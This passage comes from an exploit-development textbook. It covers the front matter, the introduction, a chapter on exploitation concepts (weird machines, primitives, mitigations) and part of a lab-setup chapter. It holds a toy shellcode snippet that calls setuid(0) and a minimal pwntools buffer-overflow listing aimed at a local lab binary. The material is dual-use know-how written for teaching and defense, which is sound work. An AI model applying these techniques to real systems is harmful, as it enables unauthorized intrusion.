

FROM MEMORY CORRUPTION
TO KERNEL PRIVILEGE ESCALATION

THE ART OF EXPLOIT DEVELOPMENT

2ND EDITION

A PRACTICAL GUIDE TO
BUILDING EXPLOITS FOR
MODERN SYSTEMS

```
; shellcode
xor    rax,rax
mov    rdi,rax
push   rax
mov    rsi,rsp
mov    rdx,0x1000
syscall

; privilege escalation...
mov    rax,0x6a
mov    rdi,0x0
syscall
```

AYUKOTSU TENRYOKU KAZAMA



FROM MEMORY CORRUPTION TO KERNEL
PRIVILEGE ESCALATION

The Art of Exploit Development

SECOND EDITION

A Practical Guide to Building Exploits for
Modern Systems

Ayukotsu Tenryoku Kazama

THE ART OF EXPLOIT DEVELOPMENT

Second Edition

A Practical Guide to Building Exploits for Modern Systems

Copyright © 2026 by Ayukotsu Tenryoku Kazama.

All rights reserved. No part of this work may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording, or by any information storage or retrieval system, without the prior written permission of the copyright owner.

First edition: 2026

Trademarked names appear throughout this book. Rather than use a trademark symbol with every occurrence of a trademarked name, names are used in an editorial fashion and to the benefit of the trademark owner, with no intention of infringement of the trademark. All product and company names mentioned herein are the property of their respective owners and are used for identification purposes only.

Disclaimer — read this. The information in this book is provided on an “as is” basis, for **education, defensive security, and authorized research only**. Exploit development and vulnerability research are legal in most jurisdictions *only* against systems you own or are explicitly authorized in writing to test. The techniques here are demonstrated against self-contained laboratory targets distributed with this book, and against deliberately vulnerable, version-pinned software, for the purpose of teaching how such flaws arise and how to defend against them.

Neither the author nor any distributor shall have any liability to any person or entity with respect to any loss or damage caused or alleged to be caused directly or indirectly by the information contained in this book. You are responsible for your own actions. If you are unsure whether an activity is authorized, **do not perform it**. See Appendix D for a discussion of responsible disclosure, authorization, and the law.

The companion source code is available at the repository referenced in the Introduction and Appendix A, and is distributed under the license stated there.

Contents

PART I — THE MODERN BATTLEFIELD

Chapter 1: The Exploit Developer's Mindset	17
Chapter 2: Setting Up a Modern Research Lab	31
Chapter 3: Computer Architecture for Exploitation	67
Chapter 4: A Crash Course in Reverse Engineering	77

PART II — MEMORY CORRUPTION ON MODERN SYSTEMS

Chapter 5: Stack-Based Memory Corruption Revisited	93
Chapter 6: Shellcode for the Modern Age	115
Chapter 7: Format String and Integer Bugs	127
Chapter 8: Bypassing DEP/NX with Return-Oriented Programming	149
Chapter 9: Advanced Code Reuse: JOP, COP, and Friends	159

PART III — DEFEATING MODERN MITIGATIONS

Chapter 10: ASLR and the Art of the Information Leak	185
Chapter 11: Stack Canaries, RELRO, and FORTIFY	209
Chapter 12: Control-Flow Integrity: CFG, XFG, and CFI	233
Chapter 13: Hardware-Enforced Defenses: CET, PAC, and MTE	241

PART IV — THE USERLAND HEAP

Chapter 14: Heap Internals: glibc malloc in 2026	267
Chapter 15: Heap Exploitation Primitives	291
Chapter 16: The House Techniques, Modernized	311
Chapter 17: Use-After-Free and Type Confusion in C++	333
Chapter 18: Windows Heap Exploitation: Segment Heap and the LFH	353

PART V — BROWSER AND JIT EXPLOITATION

Chapter 19: Anatomy of a Modern Browser and Its Sandbox	365
---	-----

Chapter 20: JavaScript Engine Internals for Exploitation	387
Chapter 21: Exploiting the JIT: addrof and fakeobj	409
Chapter 22: From Arbitrary R/W to Code Execution in a Hardened Renderer	427
Chapter 23: Escaping the Sandbox	451

PART VI — KERNEL EXPLOITATION

Chapter 24: Operating System Kernels for Exploit Developers	459
Chapter 25: Linux Kernel Exploitation I: Bugs and Primitives	473
Chapter 26: Linux Kernel Exploitation II: Modern Targets	491
Chapter 27: Windows Kernel Exploitation	513
Chapter 28: Defeating Virtualization-Based Security	535

PART VII — VULNERABILITY RESEARCH AT SCALE

Chapter 29: Fuzzing I: Coverage-Guided Fuzzing	559
Chapter 30: Fuzzing II: Structure-Aware and Snapshot Fuzzing	583
Chapter 31: Static Analysis and Variant Analysis	605
Chapter 32: Symbolic and Concolic Execution	625
Chapter 33: Patch Diffing and N-Day Analysis	647
Chapter 34: The Full Chain: From Crash to Reliable Exploit	657
Appendix A: The Companion Lab	675
Appendix B: Tooling Reference	681
Appendix C: x86-64 and AArch64 Quick Reference	687
Appendix D: Responsible Disclosure, Ethics, and the Law	695
Appendix E: Further Reading and Research Resources	701

About the Author

Ayukotsu Tenryoku Kazama is a security researcher whose work has reached some of the world's most hardened targets — including systems belonging to NASA, the U.S. Department of Homeland Security, and the U.S. Defense Nuclear Facilities Safety Board. He has contributed to research affecting millions of devices, developed the *Spectra Vrg* initiative, and spends real time in the parts of the internet most researchers only read about.

Ayukotsu came to defensive research by the least common route: from the other side of it. Years spent thinking like an attacker — finding the seams between what a system was specified to do and what it could be made to do — became a discipline for helping companies close those seams before someone else finds them. This book is the technical distillation of that path, aimed at the reader who wants the same mental model without the same detour.

He now works to secure organizations from real adversaries and to support the next generation of researchers entering the field. If this book helps you become one of them, he has done his job.

Introduction

"A program is a machine that builds other machines out of whatever you feed it. Exploitation is the art of feeding it something it did not expect."

—folklore of the craft

There has never been a harder time to write an exploit, and there has never been a better time to learn how.

A decade ago, a single stack overflow and a hardcoded address could give you a shell. Today that same bug lands you in a world of stack canaries, non-executable memory, address-space layout randomization, control-flow integrity, hardware-enforced shadow stacks, pointer authentication, memory tagging, and—if you somehow survive all of that inside a browser renderer—a sandbox that still stands between you and the operating system. Modern exploitation is no longer a single clever trick. It is a *pipeline*: you chain primitives together, each one buying the capability the next one needs, until a crash becomes a read, a read becomes a write, and a write becomes control.

This book teaches that pipeline as it actually exists in 2026.

Who this book is for

This is a book for people who already write code and want to understand—deeply, mechanically, and hands-on—how software is broken and how it is defended. You will get the most from it if you can read C and a little assembly, are comfortable on a Linux command line, and have at least a passing familiarity with how programs use memory. You do not need prior exploitation experience. You *do* need curiosity and patience, because the work rewards both.

If you are a security engineer who wants to move from running tools to understanding them; a developer who wants to know what “memory-unsafe” really costs; a CTF player leveling up from `gets()` overflows to JIT type confusions; or a researcher entering the field professionally—this book is built for you.

What makes this book *modern*

Plenty of excellent books will teach you to overflow a buffer on a system with every defense turned off. That is a fine way to learn the shape of a bug, and we start there too. But it is not how the job works anymore, and a book that stops there leaves you unprepared for a real target.

So we make three commitments:

- **We assume the defenses are on.** ASLR, NX, canaries, RELRO, and FORTIFY are the baseline, not the exception. We turn a mitigation off only to isolate one idea, we say so loudly when we do, and we turn it back on before the chapter ends. By Part III you are defeating control-flow integrity, Intel CET shadow stacks, ARM pointer authentication, and memory tagging—the defenses that define the current arms race.
- **ARM64 is a first-class citizen.** AArch64 now runs most of the world’s phones, Apple’s laptops and desktops, and a fast-growing share of cloud servers. Every core technique—shellcode, return-oriented programming, heap attacks, pointer authentication—is shown on both x86-64 *and* AArch64 wherever they differ.
- **Everything is pinned, reproducible, and tested.** The allocator we dissect is glibc 2.39. The kernel we attack is a specific build. The JavaScript engine we exploit is a pinned, deliberately vulnerable version of V8. Every lab target and every exploit lives in the companion repository, and continuous integration compiles and *runs* them on each

change. When this book says an exploit works, a machine checked that claim.

WARNING

Exploitation techniques are dual-use. Everything here is framed for **defense, research, and authorized testing against targets you control**. The labs are self-contained; the version-pinned targets are deliberately vulnerable teaching artifacts, not instructions for attacking live systems. Appendix D covers authorization, disclosure, and the law. If you are ever unsure whether something is permitted, the answer is no.

How the book is organized

The book runs in seven parts, each building on the last.

```
[mermaid diagram -- run `npm run diagrams`]  
graph TD  
    P1["Part I\nThe Modern Battlefield\n(lab, architecture, RE)"] --> P2["Part II\nMemory Corruption\n(stack, shellcode, ROP)"]  
    P2 --> P3["Part III\nDefeating Mitigations\n(ASLR, CFI, CET/PAC/MTE)"]  
    P3 --> P4["Part IV\nThe Userland Heap\n(glibc, UAF, type confusion)"]  
    P4 --> P5["Part V\nBrowser & JIT\n(V8 internals, sandbox)"]  
    P5 --> P6["Part VI\nKernel\n(Linux & Windows, VBS)"]  
    P6 --> P7["Part VII\nVuln Research at Scale\n(fuzzing, CodeQL, full chain)"]  
    P7 --> P7
```

Figure 0-1. The seven parts and how they build toward a full exploit chain

Part I sets up a reproducible research lab, reviews the x86-64 and AArch64 machine models exploitation depends on, and gets you productive in a reverse-engineering workflow. **Part II** covers the durable memory-corruption bug classes and the code-reuse techniques—return-, jump-, and call-oriented programming—that replaced injected shellcode once the stack

stopped being executable. **Part III** is the heart of the arms race: information leaks, canaries, control-flow integrity, and the hardware defenses. **Part IV** builds a true mental model of the modern heap and turns use-after-free and type-confusion bugs into arbitrary read and write. **Part V** attacks the most hardened userland target on earth—the browser—from JavaScript-engine internals through JIT exploitation to escaping the sandbox. **Part VI** crosses into the kernel on both Linux and Windows, including the virtualization-based security that now sits beneath the kernel itself. **Part VII** steps back to the research methods that find the bugs in the first place—coverage-guided and structure-aware fuzzing, static and variant analysis, symbolic execution, and patch diffing—and ends with a capstone that takes a fuzzer-found bug all the way to a reliable exploit.

You can read Parts V and VI in either order after Part IV; everything else is meant to be read in sequence, at least the first time.

The companion lab

Reading about exploitation teaches you the vocabulary. Doing it teaches you the language. Every technique in this book has working code you can build and run in the companion repository:

```
https://github.com/KazamaDono/taoxd
```

Appendix A walks through the setup in detail, but the short version is: clone the repo, build the pinned Docker lab image, and you have an Ubuntu 24.04 environment with the exact compiler, C library, debugger (pwndbg), and tooling every chapter assumes—on both x86-64 and, via QEMU, AArch64.

Kernel chapters run inside a QEMU virtual machine so a mistake costs you a reboot of a VM, not your host. Each chapter directory has its own `README`, a `Makefile`, and a test that proves the exploit does what the chapter claims.

TIP

Do the labs on a machine you own, ideally a throwaway VM, and keep your research environment isolated from anything you care about. The lab image is built for this.

Conventions

Code you type or read appears in a monospaced font. Listings are numbered per chapter and captioned, like Listing 2-4 below. Figures and tables are numbered the same way. When a line of code needs discussion, we mark it with a circled number such as ❶ in a comment and explain it afterward.

```
from pwn import *                                # ❶
context.binary = elf = ELF('./target')          # ❷
io = process(elf.path)
io.sendline(b'A' * 72 + p64(elf.sym.win))        # ❸
io.interactive()                                 # ❹
```

Listing 0-1. The smallest complete exploit workflow, in pwntools

At ❶ we import the pwntools toolkit, which you will use in nearly every chapter. At ❷ we load the target binary so pwntools knows its architecture and symbol addresses. At ❸ we send a payload—here, padding followed by a 64-bit address—and at ❹ we drop into an interactive session with whatever we just took control of. Do not worry about the details yet; by the end of Part II this will be second nature.

Three kinds of callout appear throughout:

NOTE

A **note** gives context or history—why a thing is the way it is.

TIP

A **tip** is practical advice: a faster workflow, a debugger command, a gotcha avoided.

WARNING

A **warning** flags a reliability hazard, a footgun, or an ethical or legal consideration. Read these.

A word before we start

Exploitation has a reputation for being arcane. It is not. It is engineering—careful, empirical, occasionally tedious engineering—practiced against systems that were built by other engineers who were trying very hard to stop you. That adversarial relationship is exactly what makes the field move so fast, and it is why a book about it has to be relentlessly current. The defenses in Part III did not exist in shipping hardware a few years ago. The ones you will be fighting a few years from now may not exist yet today.

What *will* still be true is the mindset: understand the machine better than the people who built it, find the gap between what the program was specified to do and what it can be made to do, and turn that gap into control, one primitive at a time.

Let's build a lab and get to work.

PART I

The Modern Battlefield

What exploitation means in an era of hardware-enforced control flow, memory tagging, and ubiquitous sandboxing — and the lab, architecture, and reversing skills the rest of the book assumes.

CHAPTER 1

The Exploit Developer's Mindset

“Know thyself.”

—inscription at the Temple of Apollo at Delphi

Before you write a single byte of payload, you need a way of seeing. Exploit developers look at a program and do not see the features the author built; they see the *states the author forgot to forbid*. This chapter is about that way of seeing. We will define what an exploit actually is, introduce the handful of ideas—weird machines, primitives, and the exploitation pipeline—that the rest of the book assembles into working attacks, and take an honest look at the wall of defenses you now have to climb. By the end you will understand why a modern exploit is less a single trick than a small, carefully engineered program, and you will have the vocabulary to read every chapter that follows.

What an exploit really is

A program is a specification made executable. The author had a model in mind: *these* are the valid inputs, *that* is what the program does with them, and nothing else happens. An exploit is a proof that the model was wrong. It is an input—or a sequence of inputs—that drives the program into a state the author believed was unreachable, and then *uses* that state to make the program do the attacker's bidding.

Notice that a crash is not, by itself, an exploit. A crash is a program reaching an undefined state and the operating system noticing. That is valuable; it is often the first sign of a bug. But an exploit goes further: it reaches the undefined state *deliberately and controllably*, and then steers the wreckage. The entire craft lives in the gap between “I can make it crash” and “I can make it do exactly what I want, reliably, every time.”

NOTE

Throughout this book we distinguish a **bug** (a flaw in the code), a **vulnerability** (a bug an attacker can reach and influence), and an **exploit** (a concrete input that leverages the vulnerability to achieve a goal). Most bugs are not vulnerabilities. Most vulnerabilities take real work to turn into exploits. That work is what you are here to learn.

The weird machine

Here is the mental shift that separates exploit developers from everyone else who reads code.

When a program mishandles input, it does not simply “break.” The corrupted data structures, the overwritten return address, the confused type—these become a new, accidental instruction set. The attacker programs *that* machine: not the CPU directly, and not the program as designed, but the strange computational device that emerges from the program’s broken state. Security researchers call this the **weird machine**, and “exploitation” is really just *programming the weird machine*.

Consider the most famous bug class in history, the stack buffer overflow. The program meant to copy a name into a 64-byte buffer. You give it 200 bytes. The extra 136 bytes spill past the buffer and overwrite, among other things, the address the function will return to. You have not executed any code yet. But you have discovered that the “copy a name” feature is secretly also a “set the instruction pointer” feature, if you feed it the right input. That hidden capability is one instruction of the weird machine. String enough of them together—set the

instruction pointer *here*, which loads this register, which calls that function—and the weird machine becomes Turing-complete. Return-oriented programming, which you will build in Chapter 8, is exactly this: a proof that the leftover code in any large binary forms an instruction set you can program without injecting code of your own.

Once you start seeing weird machines, you cannot stop. A format-string bug is a little interpreter that reads and writes memory at addresses you supply. A use-after-free is a machine where you and the program disagree about what type of object lives at an address. A JavaScript JIT type confusion is a machine where the compiler's assumption and reality have diverged, and the gap is an arbitrary read. Different bug classes, same idea: find the emergent machine, learn its instruction set, program it.

Primitives: the vocabulary of exploitation

You do not program the weird machine in one leap. You build up *primitives*—reusable capabilities, each one a verb in the language of the exploit. Almost every exploit in this book is assembled from a small vocabulary:

- A **leak** (or *information disclosure*) reads memory you should not be able to read. Its job is almost always to defeat randomization: if you can read one pointer, you can often compute where everything else lives.
- A **relative write** lets you corrupt memory near something you control—one chunk into the next, one array element past the end.
- An **arbitrary read** lets you read memory at any address you choose. Turn a leak and a relative write into this, and you can see the whole process.
- An **arbitrary write** lets you write any value to any address. This is the crown jewel; from here, control is usually a short step.

- **Control of the instruction pointer** (a *hijack*) redirects execution. On a modern system this is the *middle* of the story, not the end, because of the defenses we will meet shortly.
- **Code execution** is the goal: running your logic, whether that is injected shellcode (rare now), a return-oriented chain, or a data-only manipulation that never executes new code at all.

The reason to name these so carefully is that modern exploitation is the art of *converting* one primitive into a stronger one. A relative write plus a leak becomes an arbitrary read. An arbitrary read plus an arbitrary write becomes, in a JavaScript engine, the ability to forge any object you like. Figure 1-1 shows the typical conversions.




Figure 1-1. How raw bugs are refined, step by step, into the capability that ends the exploit

If this diagram looks like the skeleton of the whole book, that is because it is. Part II gives you the bugs and the first writes. Part III teaches the leaks that defeat randomization. Part IV turns heap bugs into arbitrary read and write. Parts V and VI apply the same pipeline to the hardest targets on the planet. Part VII teaches you to find the bugs that start the chain.

The shape of a modern exploit

Put the primitives in order and you get the pipeline that structures nearly every exploit written today, shown in Figure 34-1.




Figure 1-2. The modern exploitation pipeline—each stage exists to enable the next

Three things about this pipeline are worth internalizing now, because they explain the entire structure of modern exploitation.

First, **the leak usually comes before the corruption pays off**. On a system with address-space layout randomization, an arbitrary write is nearly useless if you do not know *where* to write. So a huge fraction of real exploits spend their early stages just *reading*—turning a small disclosure into knowledge of where the code, the heap, and the stack live. Chapter 10 is devoted to this.

Second, **control of the instruction pointer is no longer the finish line**. For twenty years, “I control the return address” meant “I win.” Today, the moment you redirect execution, you run into control-flow integrity and hardware shadow stacks that are specifically designed to notice. That is why Part III exists, and why so much modern work has shifted toward *data-only* attacks that achieve the goal without ever redirecting control.

Third, **stabilization is a real stage, not an afterthought**. An exploit that works 10 percent of the time and crashes the target the other 90 percent is often worse than useless—it burns the bug and alerts the defender. Reliability engineering, the subject of the capstone in Chapter 34, is what separates a proof of concept from a weapon, and it is where much of the craft actually lives.

The defender's stack

To understand why exploitation became a pipeline, look at what you are up against. Over three decades, defenders stacked mitigation on mitigation, each one killing a class of technique and forcing attackers to invent the next. Figure 1-3 shows the modern stack roughly in the order an exploit has to defeat it.




Figure 1-3. The layered defenses of a modern target, from the outermost randomization to the innermost sandbox

Each layer has a story, and each story is a chapter.

Mitigation	Kills	Defeated in
ASLR / KASLR	Hardcoded addresses	Ch. 10 (leaks)
NX / W ^X (DEP)	Injected shellcode on the stack	Ch. 8 (ROP)
Stack canaries	Return-address overwrite via linear overflow	Ch. 11
RELRO	GOT overwrite	Ch. 11
FORTIFY_SOURCE=3	Unsafe libc calls, some overflows	Ch. 7, 11
Software CFI (CFG/XFG)	Arbitrary forward-edge calls	Ch. 12
Intel CET	ROP (shadow stack) + arbitrary jumps (IBT)	Ch. 13
ARM PAC	Forged return addresses / pointers	Ch. 13
ARM MTE	Linear overflows, use-after-free	Ch. 13
V8 heap sandbox	Raw pointer corruption in the renderer	Ch. 22
Process sandbox	Turning renderer RCE into OS access	Ch. 23
VBS / HVCI	Injecting code into the kernel	Ch. 27, 28

Table 1-1. A rough map of modern mitigations to the techniques they were built to kill, and where we defeat them

Read that table as a history of the arms race. Hardcoded addresses worked until ASLR. Injected shellcode worked until NX, which begat ROP, which is now being strangled by CET and PAC, which is pushing everyone toward data-only attacks and

memory-tagging bypasses. Every defense is a tombstone for a technique—and the seed of the next one. Your job is to live at the frontier of that race, which is exactly where this book tries to place you.

WARNING

Notice what the table implies: on a fully modern target, *no single bug clears the whole stack*. This is not a detail. It is the central fact of contemporary exploitation, and the next section is about what it means for how you work.

Why one bug is rarely enough

In 2005, a single memory-corruption bug in a network service could give an attacker a remote shell at SYSTEM. In 2026, that is almost unheard of against a hardened target. The reason is the defender's stack: a bug typically buys you *one* capability, and you need several to win.

The clearest example is the web browser, which you will attack in Part V. A modern browser runs your JavaScript in a *renderer* process that is deliberately stripped of privilege and wrapped in a sandbox. Suppose you find a beautiful JIT type-confusion bug and parlay it into arbitrary read and write inside the renderer. Congratulations—you now control a process that cannot open files, cannot make most system calls, and cannot talk to the OS except through a narrow, brokered channel. To actually compromise the machine you need a *second* bug, in the broker or the kernel, to escape the sandbox. Real-world browser exploits are routinely *chains* of three, four, or more distinct vulnerabilities, each one clearing one layer.

This changes how you think about research. You are not hunting for one magic bug; you are assembling a *kit* of primitives, any of which might come from a different vulnerability, and fitting them together. It raises the value of bug classes that yield strong primitives (use-after-free, type

confusion) over those that yield weak ones. And it is why this book spends so long on *converting* primitives: in a world where bugs are expensive and defenses are layered, the attacker who extracts the most capability from each bug wins.

TIP

When you study a published exploit chain—and you should, constantly—do not just ask “what was the bug?” Ask “what *primitive* did each bug provide, and how did the author convert it into the next one?” That question will teach you more than any single technique.

The memory-safety endgame

It would be dishonest to write a modern book on exploitation and pretend the ground is not shifting under all of our feet.

The entire edifice of memory-corruption exploitation—everything in Parts II through VI—rests on one fact: the dominant systems languages, C and C++, do not check memory accesses. Whole categories of this book simply do not exist in a memory-safe language like Rust, Go, or Swift. And the industry has noticed. New systems code is increasingly written in Rust; Android, Windows, and the Linux kernel are all absorbing memory-safe components; regulators and large vendors now talk openly about memory safety as a goal. At the same time, hardware defenses like ARM MTE and CHERI aim to make memory safety cheap enough to deploy everywhere, even for existing C code.

Does this mean the field is dying? No—and understanding *why not* is part of the mindset.

- The installed base of C and C++ is measured in *billions* of lines and will be exploitable for decades.
- Memory-safe languages move the bugs, they do not eliminate them. Logic flaws, `unsafe` blocks, type confusions across language boundaries, and the enormous C/C++ substrate that memory-safe code still runs on all remain.

- The hardest, highest-value targets—kernels, hypervisors, firmware, baseband—are the slowest to migrate.
- And the *skills* transfer. The ability to see weird machines, build primitives, and engineer reliability applies to logic bugs, hardware attacks, and whatever comes next just as it applies to a buffer overflow.

So we will teach the memory-corruption core without apology, because it is both immediately useful and the best possible training for the mind. But we will also, repeatedly, point at where the field is heading, so that you are learning to be a researcher, not a technician of one era's tricks.

Rules of engagement

One more thing before the tools come out, and it is not optional.

Everything in this book is dual-use. The same understanding that lets you find and fix a bug lets you weaponize it. We have chosen, deliberately, to build every technique against **self-contained laboratory targets** shipped in the companion repository, and against **deliberately vulnerable, version-pinned software**, precisely so that you can learn the craft without ever pointing it at something you are not allowed to touch.

Hold yourself to three rules:

1. **Authorization is binary.** You either have explicit permission to test a system, in writing, within a defined scope, or you do not. There is no “probably fine.” Test your own lab.
2. **Do no harm.** Even with authorization, research responsibly: do not destroy data, do not pivot beyond scope, and disclose what you find through proper channels. Appendix D covers coordinated disclosure in depth.
3. **The knowledge is the point, not the target.** Your goal here is to understand systems deeply enough to make them safer. Keep that goal in front of you and the ethics mostly take care of themselves.

WARNING

If you are ever unsure whether an action is authorized, the answer is no. A career in this field is built on trust; it takes years to earn and one careless afternoon to destroy.

Summary

- An **exploit** is a controlled, deliberate drive of a program into a state its author believed unreachable, used to achieve the attacker's goal. A crash is only the beginning.
- Exploitation is **programming the weird machine**—the accidental instruction set that emerges from a program's corrupted state.
- Exploits are assembled from **primitives**: leaks, relative and arbitrary reads and writes, control-flow hijacks. The craft is in *converting* weak primitives into strong ones.
- The **modern pipeline**—reach, corrupt, leak, build R/W, hijack-or-data-only, execute, stabilize—structures nearly every real exploit.
- The **defender's stack** (ASLR, NX, canaries, CFI, CET/PAC/MTE, sandboxes, VBS) means *no single bug clears every layer*; modern attacks are chains.
- **Memory safety** is reshaping the field, but the installed base, the migration of bugs rather than their elimination, and the transferable mindset keep this knowledge essential.

Going Deeper

- Aleph One, "Smashing the Stack for Fun and Profit," *Phrack* 49 (1996)—the paper that launched the field; read it as history, then as a measure of how far the defenses have come.
- H. Shacham, "The Geometry of Innocent Flesh on the Bone: Return-into-libc Without Function Calls," *ACM CCS* (2007)

- the origin of return-oriented programming.
- S. Bratus et al., “Exploit Programming: From Buffer Overflows to Weird Machines and Theory of Computation,” *USENIX ;login:* (2011)—the formal case for the weird-machine view.
- M. Abadi et al., “Control-Flow Integrity,” *ACM CCS* (2005)—the foundational CFI paper whose descendants you will fight in Chapter 12.
- Google Project Zero’s blog—the single best continuously updated source on real-world modern exploitation; start with any full browser or kernel chain writeup.

Exercises

1. Pick a memory-corruption CVE from the last year that has a public writeup. Without reading the exploit, list the *primitives* you think the author needed, in order. Then read it and check yourself.
2. Define, in one sentence each and without looking back, the difference between a bug, a vulnerability, and an exploit.
3. For each layer in Figure 1-3, name the single technique from Table 5-1 that defeats it. Which layers have *no* general defeat, only case-by-case ones?
4. Explain, in a paragraph, why an arbitrary *write* is usually considered more powerful than control of the instruction pointer on a system with control-flow integrity. (If you cannot yet, flag this and return after Chapter 12.)
5. Argue both sides: “widespread adoption of Rust will end exploit development as a career” versus “it will barely dent it.” Which bug classes survive, and where do they move?

CHAPTER 2

Setting Up a Modern Research Lab

“For every complex problem there is an answer that is clear, simple, and wrong.”

—H. L. Mencken, **Prejudices: Second Series** (1920)

In Chapter 1 we argued that a modern exploit is a small, carefully engineered program built from primitives. Programs need a place to run, and so does your research. This chapter builds that place: a reproducible, isolated laboratory in which every address is stable, every tool is pinned to a known version, and a mistake costs you nothing more than a container restart. We will stand up an Ubuntu 24.04 environment with the exact compiler and C library the rest of the book assumes, make AArch64 a first-class target from the very first page using QEMU, get fluent in the debugger workflow you will live inside for thirty more chapters, take a guided tour of pwntools, and finish by proving the whole thing works end to end against a tiny “hello overflow” target that we drive from a crash to controlled execution.

Why does any of this matter *today* more than it did a decade ago? Because modern exploitation is unforgiving of noise. The techniques in Parts III through VI depend on heap layouts, glibc internals, and offsets that change between library versions, between compilers, even between distributions of the “same” compiler. An exploit that works on your machine and nowhere else is not a result you can build on. And because the

work is adversarial and dual-use, you want a strong wall between the deliberately broken software you are studying and everything you care about. The lab is that wall and that guarantee of reproducibility at once.

By the end of the chapter you will be able to enter the lab with a single command, verify your toolchain with `make doctor`, debug both an x86-64 and an emulated AArch64 binary, and run the companion repository’s tests—the same tests continuous integration runs on every push, which is this book’s definition of “it works.”

A word on why this chapter comes so early, before any real exploitation. Newcomers routinely lose their first week not to hard concepts but to environment drift: a tutorial written against one glibc, run against another, with every offset off by a few bytes and no way to tell whether the technique is wrong or the setup is. That failure mode is avoidable, and avoiding it is a skill in its own right. A researcher who can stand up an identical environment on demand, checkpoint it, and trust that a number on the screen means what the book says it means has removed an entire category of wasted time—and, just as important, has built the discipline that makes published results *trustworthy*. We invest a chapter in it because every later chapter spends that investment.

The lab as a controlled environment

Before we install anything, fix the mental model. A research lab has two jobs, and they pull in slightly different directions.

The first job is **reproducibility**. When Chapter 14 tells you that a freed tcache chunk stores a mangled forward pointer at a particular offset, that claim is only checkable if your glibc is the same glibc. Exploit development is an empirical science whose constants—offsets, gadget addresses, allocator thresholds—are properties of specific binaries. Pin the binaries and the constants hold still; let them drift and every walkthrough becomes a guess.

The second job is **isolation**. You will be running code that is broken on purpose, and occasionally code whose behavior you do not yet fully understand. You want that code sealed away from your real files, your credentials, and your network, so that the worst outcome of any experiment is “throw the container away and start again.”

A container gives you both cheaply, which is why the companion lab is a pinned Docker image. But a container is not a security boundary against hostile kernel-level code, and that distinction matters enough to make explicit.

Host, VM, and container: a threat model

Three layers of isolation are available to you, and they are not interchangeable. A *container* shares the host kernel; it isolates the filesystem and process namespace but a kernel exploit inside it runs against your host’s kernel. A *virtual machine* runs its own kernel on emulated or virtualized hardware; escaping it requires a hypervisor bug, a far higher bar. The *bare host* is where you should run nothing hostile at all. Table 2-1 lays out the trade-offs and the rule we follow in this book.

Layer	Isolates	Does <i>not</i> contain	We use it for
Host (bare metal)	nothing from itself	anything	editing, reading, never running hostile code
Container (Docker)	filesystem, PIDs, network ns	kernel-level compromise (shared kernel)	all userland labs (Parts II–V)
Virtual machine (QEMU/KVM)	the kernel itself	hypervisor/device-emulation bugs	kernel labs (Part VI), anything that touches ring 0
Emulated VM (QEMU TCG)	kernel + ISA	host via QEMU bugs	AArch64, and MTE/CET/PAC experiments without the hardware

Table 2-1. Isolation options and when each is appropriate for lab work

The operating rule is simple and non-negotiable: **userland exploitation happens in the container; kernel exploitation happens in a virtual machine, never against the host kernel.** Chapter 24 builds the QEMU kernel VM in detail; for now, internalize that a deliberately vulnerable kernel module belongs in a guest you can reboot, not in the kernel your laptop is booted on.

It is worth being precise about *why* a container is not a security boundary against the code we study, because the reasoning is the same reasoning this book will teach you to attack. A Linux container is not a virtual machine; it is a bundle of kernel features—namespaces, control groups, capabilities, and seccomp filters—that make a group of ordinary processes *look* isolated while they continue to run on the one shared kernel. Namespaces change what a process can see (its own view of PIDs, mounts, and network interfaces); they do nothing to change what the kernel will *do* when that process makes a

system call. So a kernel use-after-free triggered from inside a container corrupts the very kernel your host is running on. The isolation is real for accidents and for filesystem hygiene; it is not a wall against a working kernel exploit. That is exactly why Part VI moves to a virtual machine, where a successful kernel exploit compromises a disposable guest kernel and the worst case is `savevm/reboot` rather than a reinstall.

A second, subtler point: the capabilities a debugging lab needs—`SYS_PTRACE`, `unconfined seccomp`—*widen* the container’s already-porous boundary. A container configured for comfortable debugging is further from a security boundary than a default one, not closer. We accept that trade deliberately because the container’s job here is reproducibility and filesystem isolation, and the job of *containing hostile code* is delegated to the VM. Keep those two jobs separate in your head and you will make the right call every time.

TIP

